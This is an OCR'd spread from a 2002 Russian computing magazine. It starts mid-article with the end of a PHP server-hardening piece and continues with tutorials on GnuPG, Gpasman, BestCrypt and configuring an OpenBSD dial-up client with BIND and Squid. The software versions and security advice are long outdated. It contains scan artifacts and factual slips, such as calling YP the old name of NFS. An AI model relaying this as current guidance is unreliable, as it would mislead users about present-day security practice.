И еще. Если ты управляешь личным колокейшеном, то желательно настраивать PHP для каждого конкретного vhost в апаче. Там можно указать ограничения и что-то вроде chroot. Но об этих настройках (апач+пхп) читай на www.opennet.ru. Также для всех скриптов можно сделать так, чтобы они выполнялись под UID'ом пользователя, а не под правами apache. Это так называемый suexec, но для реализации этой фишки нужно патчить апач, а точнее закомментировать некоторые строки в сырцах и перекомпилить. Конечно, нельзя забывать вовремя обновлять софт после каждого релиза. А ведь сейчас очень много веб-серверов, которые до сих пор используют PHP версий 4.0.2-4.0.7, подверженных уязвимости, для которой командой TESO (7350fun) был выпущен эксплоит. О нем мы уже писал в статье "Top10 exploits".
А что же делать, если твой сервер все-таки похакали, и на главных страницах всех сайтов появился обнаженный Билл Гейтс? Изучай access.log апача и ищи скрипт, через который тебя похакали. Ищи в нем ошибку и патчь. Если тебя будут хакать часто, то ты можешь стать kewl-программером на пхп, так как будешь сходу искать ошибки. Ну или просто отключишь сервер на фиг, если не будет получаться ;).

P.S. В этом материале были изложены наиболее распространенные и важные ошибки. Я надеюсь, что это послужит толчком к написанию более безопасного кода и ограждению читателя от этих досадных ошибок.



Юниксоид

GNUPG: ПОЛНАЯ ЗАМЕНА PGP!

Stalsen (stalsen@mail.ru, www.trinux.ru)

Следят за нами или нет — вопрос, по большей части, риторический. Сколько людей - столько и мнений. Но ответ всегда один: "Быть параноиком - полезно!", в нашем случае это можно переформулировать так: "Шифроваться нужно!", хотя бы от вездесущих админов ;). Так что хватит использовать коммерческий PGP (да, его уже купили...), пора переходить на GnuPg. GNU Generation!

GnuPg: Полная замена PGP!

Шифруемся по-максимуму!

WHO is WHO?

GnuPG – это, бесспорно, полная замена коммерческому PGP, и хотя он не поддерживает запатентованных алгоритмов (например, IDEA), тем не менее, распространяется абсолютно свободно на условиях GNU GPL. Вклад в его развитие может внести любой человек, умеющий кодить, более того, можно развивать свою версию GPG! Как ты уже знаешь, PGP давно куплен NA, и вдобавок ко всему прочему относительно недавно этот проект вообще решили закрыть. Поэтому предлагаю не теряя времени перейти на GNU, который, в отличие от PGP, имеет все шансы на успешное развитие.

Let's Go!

Во-первых, надо скачать эту тулзу по адресу www.gnupg.org (русская версия сайта тоже есть). На момент написания статьи последней версией была 1.0.7. После скачивания следует распаковать архив:

tar -zxvf gpg-version.tar.gz

Далее выполняем ./configure:

cd gpg-version

#./configure

И устанавливаем:

make; make install

Все, теперь gpg установлен на твоем компе.

Генерация Пары

Давай запустим gpg –help Как ты видишь, опций множество, обо всех и не расскажешь. Так что перейдем к основным "обывательским" опциям. Для начала надо сгенерировать свою пару ключей. Уверен, найдутся товарищи, которые спросят: "А что это такое?" Поясняю: два ключа, открытый и закрытый - первый ты раздаешь всем, а другой хранишь в тайне. Далее отправитель шифрует текст твоим открытым ключом, посылает тебе, а ты его расшифровываешь закрытым. Если ты хочешь узнать побольше о криптографии и криптоанализе, советую зайти на www.cryptography.ru.

Генерируем:

#gpg –gen-key

gpg (GnuPG) 1.0.7; Copyright © 2002 Free Software Foundation, Inc.

This program comes with ABSOLUTELY NO WARRANTY.

This is free software, and you are welcome to redistribute it under certain conditions. See the file COPYING for details.

Please select what kind of key you want:

(1) DSA and ElGamal (default)

(2) DSA (sign only)

(4) ElGamal (sign and encrypt)

(5) RSA (sign only)

Ты используешь прогу на свой страх и риск - это стандартное условие GPL. Вот, например, тебя просят ввести алгоритм генерации. Не углубляясь в описание алгоритмов, скажу лишь, что sign - подпись, точнее алгоритм для создания подписи, encrypt - шифрование. Известно, что при выборе ElGamal возможны проблемы совместимости с другими версиями OpenPGP (за более полной информацией обращайся к RUSSIAN GPG HOWTO, там все подробно описано).

Итак, я выбрал RSA (что и тебе советую) - так как это довольно авторитетный алгоритм. Но спешу предупредить, он предназначен только для подписи, следовательно, ты должен будешь еще создать подключ для шифрования/дешифрования. Если не хочешь возиться, выбирай 3 (ElGamal). Далее следует указать размер ключа. Хочу заметить, что от него многое зависит - чем больше ключ, тем выше его криптостойкость, но ниже производительность... Выбирай сам, что имеет для тебя больший приоритет.

Your selection? [По твоему усмотрению]

What keysize do you want? (1024) [Введи размер влюча]

Requested keysize is 2048 bits

Please specify how long the key should be valid.

Далее надо определить период "устаревания" ключа:

0 = key does not expire

<n> = key expires in n days

<n>w = key expires in n weeks

<n>m = key expires in n months

<n>y = key expires in n years

Key is valid for? (0) 0

Is this correct (y/n)? y

А здесь следует ввести некоторую информацию о себе:

You need a User-ID to identify your key; the software constructs the user id

from Real Name, Comment and Email Address in this form:

"Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

Real name: test_for_Xakep

Email address: test_for_xakep@real.xakep.ru

Comment: Test for Xakep Mail Box

You selected this USER-ID:

"test_for_Xakep (Test for Xakep Mail Box) <test_for_xakep@real.xakep.ru>"

Change (N)ame, © omment, (E)mail or (O)kay/(Q)uit? o

You need a Passphrase to protect your secret key.

Пароль для безопасности твоих ключей:

Enter passphrase: [Введи пароль]

Repeat passphrase: [Повтори пароль]

We need to generate a lot of random bytes.

Подвигай немного мышкой - и все, случайная (или псевдослучайная, спорить не будем) последовательность сгенерирована!

Раздача

Все, теперь надо позаботиться о распространении своего открытого ключа (повторяю - открытого, смотри, не перепутай) знакомым и друзьям. Можно разместить его на своем сайте, можно разослать друзьям, это твое дело. Мы поговорим о том, как "выудить" свой ключ из GPG. Для этого создана команда –export. Получить ключ можно в двух форматах: в ASCII (Американский Стандартный код Обмена Информацией, в общем, обычный текстовый) и в двоичном.

В двоичном формате:

gpg –export user_id –output open_key.gpg

В текстовом:

gpg –armor –export Stalsen > openkeyMY.txt

В первом методе открытый ключ сохраняется в файле open_key.gpg, а во втором в openkeyMY.txt. Итак, ты его импортировал и разослал всем, и через пару дней тебе приходит письмо с открытым ключом твоего друга, который уже давно пользуется GPG. Что с ним делать? Во-первых, его (ключ, а не друга ;)) надо добавить к твоей связке:

gpg –import your_friend.asc

Но откуда мы знаем, что письмо-ключ послал именно твой друг? Ведь адрес отправителя легко подделать!

ЛЕГЕНДЫ И МИФЫ

Миф 1. - gnupg поддерживает только командную строку!

S> Это неправда, у него есть множество GUI-оболочек, например, GPA, Seahorse, GnomePGP, Geheimnis, TkPGP и т.д. Так что есть из чего выбирать!

Миф 2. - Да это ж воровство! Содрано все из PGP!

S> Воровство - продавать приватность людям (как это делается сейчас)! GnuPG написан с нуля, так что придраться не к чему...

Миф 3. - Не верю я всем этим OpenSource, небось сделали потайной ход для спецслужб!

S> Как раз идея открытых исходников состоит в том, что любой может читать и модифицировать их (в данном случае на основе GPL), так что тебе стоит перелопатить исходники на предмет "зловредного" кода. А если ты не веришь бинарникам, можешь все сам и скомпилировать ;).

GPASMAN: ПАРОЛИ В НАДЕЖНЫХ РУКАХ!

Раз уж мы заговорили о шифровании, стоит вспомнить и GNUpasman. Сколько вам приходится запоминать паролей? Штук 10 минимум - почта, ирс, сайты, архивы и пр. Что же со всем этим делать? Записывать на листочек? Конечно, нет! GNUpasman представляет собой ящик для надежного хранения паролей. Теперь поднапрягись и задай действительно безопасный пароль для него, а об остальных можешь просто забыть. При запуске Gpasman сразу попросить задать пароль:

gpasman

ЧТО ДЕЛАТЬ, ЕСЛИ У МЕНЯ УКРАЛИ КЛЮЧИ?

Для этого надо создать (точнее, нужно было создать после генерации твоей пары) Отзывающий Сертификат:

```
# gpg —output revokeMY.asc —gen-revoke your_id
Create a revocation certificate for this key?
[Жми y]
Please select the reason for the revocation:
  0 = No reason specified
  1 = Key has been compromised
  2 = Key is superseded
  3 = Key is no longer used
  Q = Cancel
(Probably you want to select 1 here)
Your decision? [Жми, что хочешь]
Enter an optional description; end it with an empty line:
> [Описание, например, revoke]
Reason for revocation: Key has been compromised
(No description given)
Is this okay? [Жми y]
```

Потом тебя попросят ввести пароль для твоей пары (который ты ввел при генерации ключей). Если все пройдет удачно, ты должен увидеть следующее:

```
ASCII armored output forced.
Revocation certificate created.
```

Он (сертификат) сохранится в файле revokeMY.asc. При утере ключей и прочих неурядицах тебе надо будет разослать отзывающий сертификат. Но учти, если он попадет в чужие руки, то твой ключ потеряет свою значимость!

Тут нам поможет отпечаток ключа:

```
# gpg —fingerprint
pub  2048R/1E23DDE5 2002-07-05 test <test@test>
     Key fingerprint = A16B AC62 5A82 S3E4 BADD 4298 95FE B6D7 5E59 DDE0
```

После поля Key fingerprint и идет отпечаток. Теперь тебе надо связаться со своим другом и подтвердить Key Fingerprint. После того, как ты убедился в подлинности сообщения, тебе надо подписать этот ключ:

```
# gpg —edit-key friend@mail
gpg: checking the trustdb
gpg: checking at depth 0 signed=0 ot(-/q/n/m/f/u)=0/0/0/0/0/2
pub  3008R/607F3BDB  created: 2002-07-05 expires: never     trust: u/u
(1). friend <friendA@mail>
Command> [вводи sign]
How carefully have you verified the key you are about to sign actually belongs
to the person named above?  If you don't know what to answer, enter "0".
   (0) I will not answer. (default)
   (1) I have not checked at all.
   (2) I have done casual checking.
   (3) I have done very careful checking.
 Your selection? [вводи, что хочешь]
Are you really sure that you want to sign this key with your key: "Stalsen <friend@mail>"
Really sign? [вводи yes]
```

Все, теперь ключ твоего друга подписан.

You Have Mail! and Please Send Your Mail!

Проходит еще два дня, и тебе приходит зашифрованное твоим открытым ключом сообщение. Как его расшифровать? Все очень просто, есть несколько вариантов. Во многих мылерах (например KMail или Mutt) уже встроена поддержка GPG (а для других можно скачать дополнения и патчи). Но в любом случае расшифровать сообщения можно следующей командой:

```
# gpg —output plain_text.txt —decrypt crypt_message.gpg
```

Далее тебя спросят твой пароль (ты указывал его при генерации). Это, кстати, еще одна линия защиты. После этого у тебя появится файл под названием plain_text.txt, который и будет являться расшифровкой crypt_message.gpg. Сообщение мы расшифровали, прочитали, и теперь надо отправить ответ. То есть нужно зашифровать это сообщение открытым ключом вашего друга. Это можно сделать командой:

```
# gpg —output your_message.gpg —encrypt
gpg: please see http://www.gnupg.org/faq.html for more information
You did not specify a user ID. (you may use "-r")
Enter the user ID.  End with an empty line: [Введи user_id]
```

Хочу пояснить: чтобы послать сообщение своему другу, ты должен иметь его открытый ключ и добавить его в свою цепочку. User_id - идентификатор ключа, например stalsen.

Также можно это сделать командой:

```
# gpg —output your_message.gpg —encrypt —recipient stalsen@mail.ru message.txt
```

Опция —recipient как раз указывает user id (то есть идентификатор открытого ключа), следовательно, файл message.txt будет зашифрован откры-

Юниксоид


GNUPG: ПОЛНАЯ ЗАМЕНА PGP!

Stalsen (stalsen@mail.ru, www.trinux.ru)

том ключом stalsen и сохранен в файле your_nessage.gpg. Затем тебе следует следует просто отправить этот файл по почте. А получатель расшифрует сообщение своим закрытым ключом, а потом направит тебе новое сообщение, уже зашифрованное твоим открытым ключом, и так до бесконечности. Надеюсь, я тебя не слишком утомил? Выпей пивка, расслабься, и поехали дальше.

GPA - стандарт де-факто!

Конечно GPG - штука хорошая, но очень уж неудобная (поначалу, естественно). Нет, конечно, очень хорошо пользоваться командной строкой gpg, если ее знаешь. А что делать новичкам? Да и кому не хочется удобства! Вот для этого и создан GUI для GPG. Пока стандартов в этом направлении нет, на рынке (если можно так сказать) плавает множество средств (есть и для KDE, и для



Общий вид GPA

GNOME), но самый продивинутый - GPA (скачать можно на www.gnupg.org/gpa.html). Весит он совсем немного (415Кб), но, естественно, требует уже установленного GPG. А теперь пора перейти к инсталлу GPA:

./configure; make; make install


Срузу говорю, для установки требуется GTK (Gimp Tool Kit) и если у тебя не возникло никаких ошибок, то вводи:

gpa

Он сразу предложит сгенерировать твою пару ключей (если ее еще нет):



Генерация ключей



Завершение генерации ключей

BESTCRYPT: ШИФРУЕМ РАЗДЕЛЫ В LINUX!

Эта прога позволяет шифровать разделы. Ее можно скачать на linux.tucows.com или на www.jetico.com. Архив весит всего 148Кб, и сейчас пришло время его установить:

```
# tar zxvf BestCrypt-0.8-7.tar.gz
# cd bcrypt-0.8-7
# make; make install
```

Или можно скачать rpm-пакет (Red Hat Package Manager, хотя он прекрасно работает во многих системах):

```
# rpm -i BestCrypt-0.8-9.src.rpm
```

Все, bcrypt установлен, и теперь тебе следует создать контейнер:

```
# bctool new safe -s 100M -a blowfish -d My Container
```

Эта команда создаст файл safe на 100M. Поддерживаются следующие алгоритмы: GOST, BlowFish, ThowFish, DES, 3DES, IDEA, RIJNDAEL. Теперь в контейнере надо создать файловую систему, например, ext2:

```
# bctool safe -t ext2
```

Вообще доступны всего две fs: msdos и ext2 (по дефолту создается msdos).

А сейчас надо связать контейнер с точкой монтирования:


```
# bctool mount safe /mnt -t ext2
```

Эта команда примонтирует раздел safe в папку /mnt.


Далее перепиши туда все важное и отключи устройство:

```
# bctool umount /mnt
```

BestCrypt for Linux совместим с версиями для DOS/Windows 9x/NT/2000. За более подробной информацией обращайся на справочные страницы (man bctool).



File Manager GPA



Общий вид Gpasman

Далее все идет по порядку, спросят твой e-mail, комментарий, пароль, создать резервную копию - и все, ключ создан, быстро и просто.

Чтобы импортировать или экспортировать ключи предусмотрены две удобные кнопки (Import/Export, соответственно). Хочется заметить, что экспортировать ключ можно не только в файл, но и на специальный key server. Есть возможность изменять некоторые параметры ключа (Edit), можно его удалять (Remove), либо подписывать (Sign). Очень простая шифровка/расшифровка/подпись данных. Возможностей, конечно намного меньше, чем у командного gpg, но для нормальной работы вполне подходит!

Опции самые простые: добавить/удалить запись, очистить, сохранить, сменить пароль, выйти. Как говорится, все нужное под рукой... Для установки требуется GTK+. Но если ты не хочешь пользоваться Gpasman по каким-либо причинам, то можешь юзать альтернативные варианты типа KpasMan, TkPasMan и прочие. Все они (включая и Gpasman) находятся на freshmeat.net.

Конечно, может быть страшно связываться с GPG - слишком уж все сложно. Многие говорят: "Да зачем все шифровать, если серьезным людям надо будет - расшифруют!" Тогда встречный вопрос: "А зачем серваки защищать? Надо будет - взломают!". Так вот, S-Mail - это русский почтовый ресурс, обеспечивающий безопасность почты, цитирую: "Эти проблемы действительно существуют: и если Вы их не замечаете, это не значит, что за Вами никто не следит. Теперь на службу Вашей безопасности приходит S-Mail - защищенная электронная почта, которая надежно защитит всю Вашу электронную переписку от любого рода вмешательства. Между пользователями S-mail письмо пересылается в закодированном виде - поэтому никто кроме отправителя и получателя не сможет его прочитать. Защита частной жизни от любого посягательства - это наиболее важная ценность в нашей корпоративной культуре, поэтому персональная информация о пользователе S-mail никогда не будет передана третьим лицам. Мы никому не передаем и не продаем информацию о пользователях. Более того, пользователь не будет находиться под давлением рекламы, - ее просто нет на S-mail. Также у него появляются инструменты для защиты от спама и "нежелательных" персон, с которыми он не хочет переписываться." (C) www.S-Mail.com, Network Research Lab Ltd.



Andrushock (andrushock@fromru.com)

ДИАЛАПНЫЕ радости рыбаков

РУЛИМ МОДЕМОМ В СОБСТВЕННОЙ ОПЕРАЦИОНКЕ

Сегодня у нас на повестке дня вопросы, касающиеся обеспечения безопасности клиентского компьютера, подключенного к глобальной сети с помощью коммутируемой телефонной линии соединения PPP. Еще мы поговорим о методах существенного увеличения скорости доступа в Internet на примере операционной системы OpenBSD, которая благодаря своей многоплатформенности, надежности, масштабируемости и секьюрности за последние несколько лет снискала себе огромную популярность и нашла широкое применение как среди простых пользователей, так и среди супербизонов - крупных провайдеров. Если же ты сторонник Linux или FreeBSD, то давай не будем разжигать флейм по поводу X versus Y, так как нижеописанную схему ты с легкостью сможешь применить и к своему фавориту. Итак, приступим-с.

ГДЕ ВЗЯТЬ OPEN BSD

**Для тех, кто давно хотел попробовать эту ось, но не знает как начать:
текущяя версия OpenBSD 3.2; дистрибутив можно абсолютно безвозмездно скачать либо с официального ftp-сервера ftp://ftp.openbsd.org/, либо с ближайших к тебе зеркал в виде нескольких *.tgz архивов, общий размер которых в зависимости от твоих потребностей будет колебаться от 30 до 200 мегабайт;
полная установка от приветствия до поздравлений занимает на моем шестисотом целероне всего 7 (семь!) минут;
OpenBSD без проблем уживается с другими операционками, к примеру, одно время у меня на винте по-соседски размещались: Win98se, Win2k Pro, WinXP, RH Linux и OpenBSD.**

Галопом по сырцам

Так как к обеспечению безопасности и увеличению общей производительности необходимо применять комплексный подход, то начнем с пересборки ядра, а затем и всей операционной системы. Шокирован? Дальше будет еще интересней :). Если у тебя есть возможность слить сырцы, используя "толстый" канал, или ты являешься счастливым обладателем CD, то читай дальше, в противном случае почувствуй себя редактором и поменяй местами этот раздел со следующим, чтобы не подпадать под один из законов Мерфи :). Для того, чтобы забрать исходный код ветки -stable, включающей в себя ветку -release плюс все последние багофиксы, можно либо скачать (взять с CD) два архива src-sys.tar.gz (ядро) и src.tar.gz (система), либо воспользоваться анонимным доступом системы контроля версий CVS:

```
# export
CVSROOT=anoncvs@anoncvs1.usa.openbsd.org:/cvs
# export CVS_RSH=/usr/bin/ssh
# cd /usr
# cvs -fqz9 checkout -P -rOPENBSD_3_2 src
```

Ядро GENERIC, которое идет по умолчанию, содержит множество специальных опций, дополнительных пакетов, огромное количество драйверов самых разнообразных устройств (большинство из которых тебе никогда не пригодятся) и рассчитано на запуск и работу практически в любой аппаратной конфигурации компьютера. Дело еще осложняется тем, что OpenBSD, впрочем, как и все BSD-системы, не имеет такой развитой модульной архитектуры, как, например, Solaris или Linux. Чтобы получить могучий русский язык в консоли, заставить работать старую звуковую карту и верно настроить временную зону, также придется перекомпилировать ядро. Итак, для пересборки самого сокровенного места операционной системы достаточно выполнить девять несложных операций:

1) Перейти в каталог, содержащий файлы с правилами сборки и различными вариантами ядер для нашей (имеем в виду i386) платформы:

```
# cd /usr/src/sys/arch/i386/conf
```

2) Создать копию конфигурационного файла "умолчального" ядра:

```
# cp GENERIC FISH
```

3) Адаптировать новый конфиг под конфигурацию твоей системы:

```
# vi FISH
```

Для установки PPP-соединения разработчики по умолчанию предлагают нам наличие следующих опций и директив:

```
/* поддержка последовательных портов */
pccom0      at isa? port 0x3f8 irq 4
pccom1      at isa? port 0x2f8 irq 3
/* поддержка сетевого протокола TCP/IP версии 4 */
option      INET
/* поддержка сетевого протокола TCP/IP версии 6 */
option      INET6
/* включение режима выборочных подтверждений получения пакетов */
option      TCP_SACK
/* возможность мониторинга пакетов, проходящих через PPP-интерфейс */
option      PPP_FILTER
/* включение программного сжатия для PPP-соединений */
option      PPP_BSDCOMP
option      PPP_DEFLATE
/* поддержка брандмауэра Packet Filter (pf) */
pseudo-device      pf      1
/* псевдоустройство для журналирования работы pf */
pseudo-device      pflog      1
/* фильтры пакетов Беркли, требуются для работы tcpdump, nmap и др. */
pseudo-device      bpfilter      8
/* поддержка сетевого интерфейса обратной петли */
pseudo-device      loop      2
/* поддержка модулятора-демодулятора */
pseudo-device      tun      2
```

Я обычно директивы INET6 и PPP_FILTER не включаю в ядро и использую минимальное количество экземпляров псевдоустройств обратной петли и поддержки ppp-оборудования, необходимое для корректной работы:

```
pseudo-device    loop    1
pseudo-device    tun     1
```

4) Теперь, чтобы произвести синтаксический анализ конфигурационного файла, а также выработать специальный каталог с файлом правила сборки ядра и заголовочными файлами, требуемыми для компиляции, необходимо программе config передать в качестве аргумента имя нашего будущего ядра:
config FISH

5) При отсутствии ошибок перейти в созданный каталог:
cd ../compile/FISH

6) Удалить временные файлы, выработать зависимости, скомпилировать ядро:
make clean && make depend && make

7) Сохранить копию старого ядра на случай аварии:
cp /bsd /bsd.generic

8) Заменить старое ядро новым:
cp bsd /bsd

9) Перезагрузиться:
reboot

Для оптимизации кода можно перед четвертым пунктом в файле /usr/src/sys/arch/i386/conf/Makefile.i386 изменить тип аппаратных средств:
CMACHFLAGS=-march=i486 на CMACHFLAGS=-mcpu=i686 -march=i686

ЧТО ТАКОЕ TCP SACK

TCP SACK (RFC 2018) - специальный алгоритм, разработанный для увеличения производительности сети TCP за счет выборочного подтверждения приема пакетов. SACK позволяет пересылать только те пакеты, которые были потеряны, вместо пересылки всех пакетов, т.е. отправитель имеет информацию о том, какие кадры успешно дошли до получателя, а какие были потеряны. В связи с этим отпадает необходимость в их повторной пересылке. И TCP-отправитель, и TCP-получатель должны поддерживать эту функцию.

Вот мы и добрались до пересборки всей операционной системы. Сначала необходимо создать файл с описанием пакетов и модулей, которые для нас не представляют никакого интереса (все возможные варианты настройки можно посмотреть в файле /usr/share/mk/bsd.own.mk):
vi /etc/mk.conf

```
/* отключаем систему одноразовых паролей S/Key */
SKEY=no
/* отключаем службу сетевой аутентификации Kerberos */
KERBEROS=no
KERBEROS5=no
/* отключаем поддержку сетевой файловой системы. Yellow Pages (YP) – это устаревшее название NFS */
YP=no
/* отключаем механизм контроля доступом TCP-Wrappers */
TCP_WRAPPERS=no
/* отключаем службу AFS */
AFS=no
```

Сохраняем изменения и пересобираем систему:
cd /usr/src
rm -r /usr/obj/*
make obj
make build



Секьюрный аквариум

Этот процесс, правда, занимает довольно много времени, зато в итоге ты получишь _собственный_ BSD дистрибутив, заточенный под твои конкретные нужды. Разве не об этом ты мечтал? ;) Строго говоря, в OpenBSD нужно довольно осторожно подходить к перекомпиляции ядра без перекомпиляции всей системы или отдельных ее частей, например, только библиотек и некоторых программ, так как может произойти десинхронизация kernel'a и userland'a, вследствие чего такие утилиты как w, who, ps, top, pfctl и другие просто откажутся работать.

Позвони мне, позвони

Теперь настала очередь рулить нашим модемом. Для начала убедимся, что в системе присутствует устройство tun0:
ls -l /dev/tun0

В случае отсутствия такового, создадим его:
cd /dev; ./MAKEDEV tun0

Теперь проверим правильность подключения модема утилитой cu:
cu -l /dev/cua00
и выполним, например, команду "ATZ". В ответ должны получить отклик "OK".

Следующим шагом будет добавление в /etc/syslog.conf строк для журналирования процессов ppp:

```
!ppp
*.*          /var/log/ppp.log
```

Для того, чтобы syslogd перечитал свой конфигурационный файл, выполним команду:
kill -s HUP `cat /var/run/syslog.pid`

Далее создадим учетную запись пользователя, который получит возможность устанавливать соединение:
useradd -v -c "Dialup user" -m -d /home/dialer -g users -G network -u 77 -s /usr/local/bin/bash dialer
passwd dialer
Примечание: пользователь обязательно должен входить в группу network.

И с помощью программы visudo, отредактировав файл /etc/sudoers, разрешим ему завершать созданные подключения:
visudo
К примеру, пользователю dialer на хосте localhost разрешим выполнять команду kill:

```
dialer      localhost = PASSWD: /bin/kill
```

Осталось указать параметры в файле /etc/ppp/ppp.conf для подключения к поставщику услуг интернета:

```
/* создаем пустую секцию default, чтобы не возникали предупреждения */
default:
/* создаем секцию provider для подключения к провайдеру */
provider:
/* указываем степень журналирования */
set log Phase Chat LCP IPCP CCP tun command
/* определяем, к какому порту подключен модем, в данном случае к COM1 */
set device /dev/cua00
/* выставляем скорость порта */
set speed 115200
/* задаем телефон модемного пула провайдера */
set phone 1234567
/* описываем параметры подключения */
set dial "ABORT BUSY ABORT NO\\sCARRIER TIMEOUT 5 \"\" AT OK-AT-OK ATE1Q0 OK \\dATDP\\T TIMEOUT 60 CONNECT"
/* логин и пароль */
set login "ABORT NO\\sCARRIER TIMEOUT 5 ogin:–ogin: логин word: пароль"
/* перерыв в 30 секунд между попытками установить соединение */
set timeout 30
/* получаем динамический IP-адрес */
set ifaddr 10.0.0.1/0 10.0.0.2/0 255.255.255.0 0.0.0.0
/* определяем значение Maximum Transmission Unit */
set mtu 1500
/* добавляем стандартный маршрут в таблицу маршрутизации, если же стандартный маршрут уже существует, то перезаписываем его */
add! default HISADDR
/* отключаем IPv6 */
disable ipv6cp
/* указываем, что будем работать в режиме DNS-клиента */
enable dns
```

И в файле /etc/resolv.conf прописываем DNS-сервера провайдера:

```
domain mynetwork.net
nameserver 1.1.1.1
nameserver 1.1.1.2
```

Примечание: записей типа nameserver не должно быть более трех.

С очередным конфигом закончили. Теперь для упрощения создания и разрыва ppp-соединений предложу тебе вот такой нехитрый скрипт.
vi /bin/myppp

```
#!/bin/sh
case "$1" in
   "up")
         if [ x"$2" != x ]; then
         /usr/sbin/ppp -ddial $2
   else
      echo "Usage: $0 up provider"
   fi;;
   "down")
         sudo /bin/kill -s QUIT `cat /var/run/tun0.pid`;;
   *) echo "Usage: $0 {up|down} provider";;
esac
```

Обрати внимание, что для завершения сеанса работы мы передаем сигнал SIGQUIT и вводим пароль не root'a, а того пользователя, которому разрешено выполнять команду /bin/kill.

Работаем в режиме ретранслятора

Несмотря на то, что главной задачей системы доменных имен является преобразование имен компьютеров в IP-адреса и наоборот, ниже мы рассмотрим не менее интересную функцию - DNS-кэширование данных, полученных от предыдущих запросов. Подняв кэширующий DNS-сервер, мы сможем увеличить процесс загрузки страниц примерно на 7-12%. Разработчики OpenBSD включили в дистрибутив очень шуструю и залатанную версию пакета BIND 4.9.9-REL, идеально подходящую для наших оптимизационных задач.

Для конфигурирования сервера BIND, необходимо привести файлы /var/named/named.boot, /var/named/namedb/localhost.rev, /var/named/namedb/localhost.zone к следующему виду:

NEXT

Юниксоид

ДИАЛАПНЫЕ РАДОСТИ РЫБАКОВ

Andrushock (andrushock@fromru.com)

```
# vi /var/named/named.boot

directory      /namedb
cache     .    root.cache
primary   0.0.127.IN-ADDR.ARPA  localhost.rev
primary   localhost        localhost.zone
forwarders 1.1.1.1 1.1.1.2
options forward-only

# vi /var/named/namedb/localhost.rev

@     IN    SOA    localhost.home.net.
admin.localhost.home.net.  (
                    14      ; Serial
                    3600    ; Refresh
                    900     ; Retry
                    3600000 ; Expire
                    3600 )  ; Minimum
          IN    NS    localhost.home.net.
1    IN    PTR    localhost.

# vi /var/named/namedb/localhost.zone

@     IN    SOA    localhost.home.net.
admin.localhost.home.net.  (
          14      ; порядковый номер
          3600    ; период обновления
          900     ; интервал между попытками
          3600000 ; период устаревания
          3600 )  ; минимальный TTL (время жизни)
          IN    NS    localhost.home.net.
localhost.    IN    NS    localhost.
                    IN    A    127.0.0.1
```

И в файле /etc/resolv.conf описываем порядок просмотра для поиска имен хостов: сначала файл /etc/hosts, затем базы данных DNS-сервера:

```
domain mynetwork.net
lookup file bind
```

Если ты планируешь использовать пакет BIND версии 8.x или 9.x, то секция options в файле /path/named.conf будет выглядеть следующим образом:

```
options {
          ...
          forwarders { 1.1.1.1; 1.1.1.2; };
          forward only;
          ...
}
```

При работе в режиме кэширующего DNS-сервера также необходимо удалить строку "enable dns" из файла /etc/ppp/ppp.conf.

Для автоматического запуска демона named в chroot()'ной среде нужно заменить в файле /etc/rc.conf строку named_flags=NO на named_flags="" и убедиться, что присутствуют следующие записи:

```
named_user=named
named_chroot=/var/named
```

Кэшируем и режем баннеры

Для кэширования http, ftp, gopher, wais и ssl-запросов, а также для фильтрации содержимого воспользуемся кэширующим прокси-сервером Squid, который позволит нам сократить скорость загрузки web-страниц примерно еще на 10-30%. К дополнительным примочкам кальмара можно отнести списки контроля доступа и функцию анонимного прокси-сервера, включить которую ты сможешь, настроив соответствующим образом директиву anonymize_headers; также с работой проксика можно вовсе отказаться от использования кэша браузера. Итак, забираем исходники последней стабильной версии squid'a:

$ wget http://www.squid-cache.org/Versions/v2/2.4/squid-2.4.STABLE7-src.tar.gz

Разворачиваем архив:
$ tar zxvf squid-2.4.STABLE7-src.tar.gz

Переходим в созданный каталог:
$ cd squid-2.4STABLE7

Знакомимся со всеми возможными вариантами инсталляции:
$ ./configure --help | more

Конфигурируем:
$ CFLAGS="-O2 -Wall" ./configure --prefix=/usr/local/squid --sysconfdir=/etc/squid --disable-wccp --enable-err-language=Russian-koi8-r --enable-poll --disable-ident-lookups --enable-ssl

Здесь мы указываем пути для бинариков и конфигов; отключаем протокол wccp, позволяющий кискам определять работоспособность прокси; сообщаем, какой нужно использовать язык и кодировку для сообщений об ошибках; используем функцию poll() вместо select(), т.к. poll() быстрее; отключаем поддержку identd и добавляем возможность работы с защищенным протоколом Secure Socket Layer.

Собираем:
$ make

Устанавливаем:
make install

Создаем новую группу и учетную запись для нашего проксика:
groupadd -v -g 99 squid
useradd -v -c "Squid web cache daemon" -d /var/empty -g squid -u 99 -s /sbin/nologin squid

И займемся подготовкой рабочей среды для него:
mkdir /var/squid /var/squid/cache /var/squid/logs
chown -R squid:squid /var/squid
